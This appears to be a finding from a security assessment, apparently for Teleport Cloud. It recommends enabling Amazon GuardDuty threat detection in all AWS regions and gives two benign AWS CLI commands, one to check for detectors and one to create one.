- Amazon GuardDuty is a threat detection service that continuously monitors for malicious activity and unauthorized behavior to protect your AWS accounts, workloads, and data stored in Amazon S3. GuardDuty analyzes events across multiple AWS data sources, such as AWS CloudTrail event logs, Amazon VPC Flow Logs, and DNS logs.

The service monitors for activity such as unusual API calls, potentially compromised EC2 instances, or potentially unauthorized deployments that indicate an AWS account compromise. AWS GuardDuty operates entirely on Amazon Web Services infrastructure and does not affect the applications' performance or reliability. The service does not require any software agents, sensors, or network appliances. To confirm the issue, execute the following AWS CLI command:

```
$ aws guardduty list-detectors
```

If the list is empty, GuardDuty is disabled. As remediation, ensure that Amazon GuardDuty service is currently enabled in all regions in order to protect your AWS environment and infrastructure (AWS accounts and resources, IAM credentials, guest operating systems, applications, etc.) against security threats.

```
$ aws guardduty create-detector --enable
```

These mitigations are essential for a defense-in-depth, improving the platform's security. Enabling each of these items may dramatically improve the ability of the Teleport Cloud's security team to address potential attacks and proactively fight against future attacks.

Other Resources

- AWS Security Best Practices
  https://d1.awsstatic.com/whitepapers/Security/AWS_Security_Best_Practices.pdf